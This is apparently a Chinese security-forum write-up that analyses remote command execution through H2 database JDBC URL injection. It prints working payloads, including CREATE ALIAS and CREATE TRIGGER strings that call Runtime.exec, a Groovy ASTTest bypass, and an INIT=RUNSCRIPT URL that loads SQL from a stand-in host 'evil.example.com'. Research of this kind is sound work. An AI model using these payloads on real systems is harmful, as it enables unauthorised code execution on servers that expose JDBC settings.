

从 JDBC 到 h2 database 任意命令执行 – 原创文章发布 (Original Article) – T00LS | 低调求发展 – 潜心习安全

T00LS 前几天 @Litch1 和 @pyn3rd 在 HITB 发表了他们的最新研究成果《Make JDBC Attack Brilliant Again》，我进行了一番学习，挑选了其中一部分做分析并写.....

前几天 @Litch1 和 @pyn3rd 在 HITB 发表了他们的最新研究成果《[Make JDBC Attack Brilliant Again](#)》，我进行了一番学习，挑选了其中一部分做分析并写了下面这篇文章。

JDBC 是 Java 提供的一个接口，通常用于连接数据库，各种数据库引擎会实现这个接口编写自己的 JDBC implement。常见的 JDBC 使用方法是在配置文件中写好 JDBC 使用的引擎，以及连接数据库的 URL，如：

```
// JDBC连接的URL，不同数据库有不同的格式：
String JDBC_URL = "jdbc:mysql://localhost:3306/test";
String JDBC_USER = "root";
String JDBC_PASSWORD = "password";
// 获取连接：
Connection conn = DriverManager.getConnection(JDBC_URL, JDBC_USER, JDBC_PASSWORD);
// TODO: 访问数据库...
// 关闭连接：
conn.close();
```

在一些场景下（比如后台修改数据库配置、测试数据库连接等），用户可以控制 JDBC 中的 URL，那么，此时可能会

存在一些安全问题。具体可能导致哪些问题，不是本文的重点，可以参阅原始 PPT。本文主要研究下 h2 database 的相关漏洞。

0x01 h2 database console 未授权访问

h2 database 是一个纯 Java 编写的关系型数据库，可以在内存中运行，通常用在小型的应用，或者单元测试中。有点类似于 sqlite 的角色，但因为它是纯 Java 的，跨平台使用更加方便。

我曾在星球里介绍过 h2 database console 的未授权访问漏洞：< <https://t.zsxq.com/bayRnaY> >。h2 database console 是 h2 database 官方提供的一个 Web 管理页面，它可以用来管理包括 h2 数据库在内的大部分常见数据库。

我们来尝试启动一个 h2 database console，这个应用可以配合 Springboot 使用，也可以独立启动（它甚至内置了一个 Webserver），我们用最简单的方法独立启动。

在 h2 官网下载最新版 jar 包：< <http://www.h2database.com/html/cheatSheet.html> >。然后，调用其中的

`org.h2.tools.Server` 类：


```
λ java -cp h2-1.4.200.jar org.h2.tools.Server -help
Starts the H2 Console (web-) server, TCP, and PG server.
Usage: java org.h2.tools.Server <options>
When running without options, -tcp, -web, -browser and -pg are started.
Options are case sensitive. Supported options are:
[-help] or [-?]      Print the list of options
[-web]               Start the web server with the H2 Console
[-webAllowOthers]    Allow other computers to connect - see below
[-webDaemon]         Use a daemon thread
[-webPort <port>]    The port (default: 8082)
[-webSSL]            Use encrypted (HTTPS) connections
[-webAdminPassword] Password of DB Console administrator
[-browser]           Start a browser connecting to the web server
[-tcp]               Start the TCP server
[-tcpAllowOthers]    Allow other computers to connect - see below
[-tcpDaemon]         Use a daemon thread
[-tcpPort <port>]    The port (default: 9092)
[-tcpSSL]            Use encrypted (SSL) connections
[-tcpPassword <pwd>] The password for shutting down a TCP server
[-tcpShutdown "<url>"] Stop the TCP server; example: tcp://localhost
[-tcpShutdownForce] Do not wait until all connections are closed
[-pg]               Start the PG server
```


```
[ -pgAllowOthers ]      Allow other computers to connect - see below
[ -pgDaemon ]          Use a daemon thread
[ -pgPort <port> ]      The port (default: 5435)
[ -properties "<dir>" ]  Server properties (default: ~, disable: null)
[ -baseDir <dir> ]      The base directory for H2 databases (all servers)
[ -ifExists ]           Only existing databases may be opened (all servers)
[ -ifNotExists ]        Databases are created when accessed
[ -trace ]              Print additional trace information (all servers)
[ -key <from> <to> ]    Allows to map a database name to another (all servers)
The options -xAllowOthers are potentially risky.
For details, see Advanced Topics / Protection against Remote Access.
See also https://h2database.com/javadoc/org/h2/tools/Server.html
```

可以看到所有的参数，我们使用下面这条命令启动 Web console，默认监听 8082 端口：

```
java -cp h2-1.4.200.jar org.h2.tools.Server -web -webAllowOthers
```

启动后直接访问会出现一个登录的页面，其中包含我们要连接的数据库类型、Driver Class、JDBC URL、用户名密码等：





Driver Class:

JDBC URL:

User Name:

Password:

7ools

当时在星球分享的是一个 JNDI 注入漏洞，因为我们可以控制 Driver Class，所以可以使用

`javax.naming.InitialContext` 这个类进行 JNDI 注入，具体过程可以查看 [Vulhub 环境](#)。

但众所周知，JNDI 注入对目标 Java 环境是有限制的，除了 JNDI 注入，本文介绍了另一种更好的利用方法。

0x02 H2 数据库任意命令执行

既然研究 H2，我们先来思考一下，如果支持执行任意 SQL 语句，我们在 h2 中如何执行任意代码？


翻看文档，在 h2 支持的 [所有命令](#) 中，有下面两个可以让用户自定义函数：

- CREATE ALIAS
- CREATE TRIGGER

比如，我们使用 `CREATE ALIAS` 来创建一个 shell 函数，并调用之：


```
CREATE ALIAS shell AS $$void shell(String s) throws Exception {  
    java.lang.Runtime.getRuntime().exec(s);  
}$$;  
SELECT shell('cmd /c calc.exe');
```

在 h2 中，两个 `$` 符号可以表示无需转义的长字符串。我们在 h2 console 中执行这两条 SQL 语句，即可弹出计算器：



也就是说，其实 h2 database console 任意命令执行的方法就是，连接本地数据库，然后进入数据库管理页面，在其中创建 UDF 并执行即可。

不过，利用的前提条件是这个 h2 console 支持“创建”数据库，否则在连接内存数据库时会触发下面的错误：



默认情况下不支持“创建”，我们需要在启动 console 时添加 `-ifNotExists` 参数，后文的其他利用方式也都有这个限制。

0x03 JDBC 注入执行任意命令

h2 console 这个场景是支持执行多条 SQL 语句的，但是大部分场景下，用户可能执行设置 JDBC 的 URL，此时是否还能执行任意命令呢？

此时涉及到 h2 数据库的 JDBC URL 中支持的一个配置 `INIT`，`INIT` 这个参数表示在连接 h2 数据库时，支持执行一条初始化命令。

不过只支持执行一条命令，而且其中不能包含分号 `;`。此时我们可以借助另一个命令：`RUNSCRIPT`。


`RUNSCRIPT` 通常用于执行一个 SQL 文件，比如 `RUNSCRIPT FROM './backup.sql'`，但有趣的是，`org.h2.store.fs.FilePathDisk` 类，虽然看名字是从本地磁盘进行读取，但是实际上其使用了 URL：

```
@Override
public InputStream newInputStream() throws IOException {
    if (name.matches("[a-zA-Z]{2,19}:.*")) {
        // ...
        // otherwise a URL is assumed
        URL url = new URL(name);
        return url.openStream();
    }
    FileInputStream in = new FileInputStream(name);
    IOUtils.trace("openFileInputStream", name, in);
    return in;
}
```

Java 支持的 URL 这里都支持，所以我们可以指定一个 HTTP 地址来加载 sql 文件，比如：

```
jdbc:h2:mem:test;MODE=MSSQLServer;INIT=RUNSCRIPT FROM 'http://evil.example.com/h2.sql'
```

此时，这个 `http://evil.example.com/h2.sql` 中存放的就是 0x02 中执行任意命令的两条 SQL 语句。将这个 JDBC URL 填入 h2 console 的登录页面，然后点击“Test Connection”，即可在不进入后台的情况下执行任意命令：





这个方法不仅限于 h2 console，我仅以此为例而已。在所有支持配置 JDBC URL 的地方（又使用了 h2 依赖），都可以尝试使用这个方法执行任意命令，而且也不存在对于“是否允许创建数据库”的限制。

0x04 无外网的利用方法

在很多情况下，特别是实战过程中，我们遇到一些环境是不支持连接外网的，所以上面说到的 `RUNSCRIPT FROM` 也无法加载远程 SQL 文件了。

那么，此时我们如何利用呢？

阅读 `CREATE ALIAS` 的文档可以发现，我们可以使用 Groovy 替代原生 Java 来定义用户函数：

If you have the Groovy jar in your classpath, it is also possible to write methods using Groovy.

Example:

```
CREATE ALIAS tr AS $$@groovy.transform.CompileStatic static String tr(String str, String sourceSet, String replacementSet){ return str.tr(sourceSet, replacementSet); } $$
```

还记得 Groovy 吧，在 2019 年，@orangetw 曾发表过一个 [Jenkins 远程代码执行漏洞](#)，其中介绍过他遇到的 Groovy 沙箱，并提出了使用**元编程（Meta Programming）**特性绕过沙箱的方法。

简单来说，就是利用 Groovy 元编程的技巧，在编译 Groovy 语句（而非执行时）就执行攻击者预期的代码。

这个特性正适合我们：我们在 JDBC 连接时只允许执行一条 SQL 语句，所以我们只能“定义”UDF，而不能“执行”UDF。而这个元编程技巧就是让一些语句能在定义（编译）的过程中就被执行。

直接使用 @orangetw 在文中给出的 Payload 作为 `CREATE ALIAS` 的源代码，然后再将完整 SQL 语句作为 `INIT` 参数的值：


```
jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS shell2 AS $$@groovy.transform.ASTTest(value={
    assert java.lang.Runtime.getRuntime().exec("cmd.exe /c calc.exe")
})
def x$$
```

丢进去执行，发现抛出异常，并且也没有成功弹出计算器：

Syntax error in SQL statement "@groovy.transform.ASTTest(value={ assert java.lang.Runtime.getRuntime().exec("cmd.exe /c calc.exe") }) def x"; SQL statement: CREATE ALIAS shell2 AS \$\$@groovy.transform.ASTTest(value={ assert java.lang.Runtime.getRuntime().exec("cmd.exe /c calc.exe") }) def x\$\$ [42000-200] 42000/42000 (Help)

这是什么原因？

单步调试可以发现，内部触发了一个异常，原因是本地不存在 Groovy 依赖：





```
502         throw new RuntimeException(  
503             "Compile fail: no Groovy jar in the classpath", INIT_FAIL_EXCEPTION);  
504     }  
505     try {  
506         Object codeSource = Utils.newInstance( className: "groovy.lang.GroovyCodeSource",  
507             ..params: source, packageAndClassName + ".groovy", "UTF-8");  
508         Utils.callMethod(codeSource, methodName: "setCachable", ..params: false);  
509         return (Class<?>) Utils.callMethod(  
510             LOADER, methodName: "parseClass", codeSource);  
511     } catch (Exception e) {  
512         throw new RuntimeException(e);  
513     }  
514 }  
515 }
```

所以，要使用这个方法执行任意命令，是需要本地有 Groovy 依赖的。那么，我们可以尝试安装一下，注意要安装 groovy-sql 而不是 groovy：

```
<dependency>  
  <groupId>org.codehaus.groovy</groupId>  
  <artifactId>groovy-sql</artifactId>  
  <version>3.0.8</version>  
</dependency>
```

再填入上述 Payload，即可成功弹出计算器：





0x05 无额外依赖的任意命令执行方法

想必 0x04 中需要安装 Groovy 这个条件让很多人比较遗憾，是否能够有不需要依赖的利用方法呢？

前文我也提到，支持用户自定义函数（UDF）的不只是 `CREATE ALIAS`，还有 `CREATE TRIGGER`，在其文档中可以看到有这样的描述：

Creates a new trigger. The trigger class must be public and implement `org.h2.api.Trigger`. Inner classes are not supported. The class must be available in the classpath of the database engine (when using the server mode, it must be in the classpath of the server).

The sourceCodeString must define a single method with no parameters that returns `org.h2.api.Trigger`.

See `CREATE ALIAS` for requirements regarding the compilation. Alternatively,

`javax.script.ScriptEngineManager` can be used to create an instance of `org.h2.api.Trigger`. Currently javascript (included in every `JRE`) and ruby (with `JRuby`) are supported. In that case the source must begin respectively with `//javascript` or `#ruby`.

`javax.script.ScriptEngineManager` 可以用于创建 `org.h2.api.Trigger` 对象。`javax.script.ScriptEngineManager` 想必大家很熟悉了，是 Java 中用于执行脚本的引擎，而 Java 8 原生自带了 JavaScript 的脚本引擎。

我们看到 `org.h2.schema.TriggerObject@loadFromSource` 方法，其中对于脚本代码的处理：

```
if (SourceCompiler.isJavaxScriptSource(triggerSource)) {  
    return (Trigger) compiler.getCompiledScript(fullClassName).eval();  
}
```

当满足 `SourceCompiler.isJavaxScriptSource(triggerSource)` 条件时，这里会执行编译这段 JavaScript，并执行，编译和执行的过程放在一块了。

那么看下条件如何满足：

```
public static boolean isJavaxScriptSource(String source) {  
    return isJavascriptSource(source) || isRubySource(source);  
}  
  
private static boolean isJavascriptSource(String source) {  
    return source.startsWith("//javascript");  
}  
  
private static boolean isRubySource(String source) {  
    return source.startsWith("#ruby");  
}
```


只要代码的最开头是 `//javascript`，就会被认为是 JavaScript 脚本。

那么就简单了，我们构造出下面这个 JDBC URL：

```
jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER shell3 BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//jav  
ascript  
    java.lang.Runtime.getRuntime().exec('cmd /c calc.exe')
```


值得注意的是，在 `//javascript` 后面需要有个换行。

因为需要有换行，所以我们不能直接在浏览器里输入这段 Payload，而需要使用 Burp 抓包改包的方式发送之，计算器成功弹出：



最后的这个利用方式没有特殊条件，只要在一些可以控制 JDBC URL 的地方进行测试即可。

总结



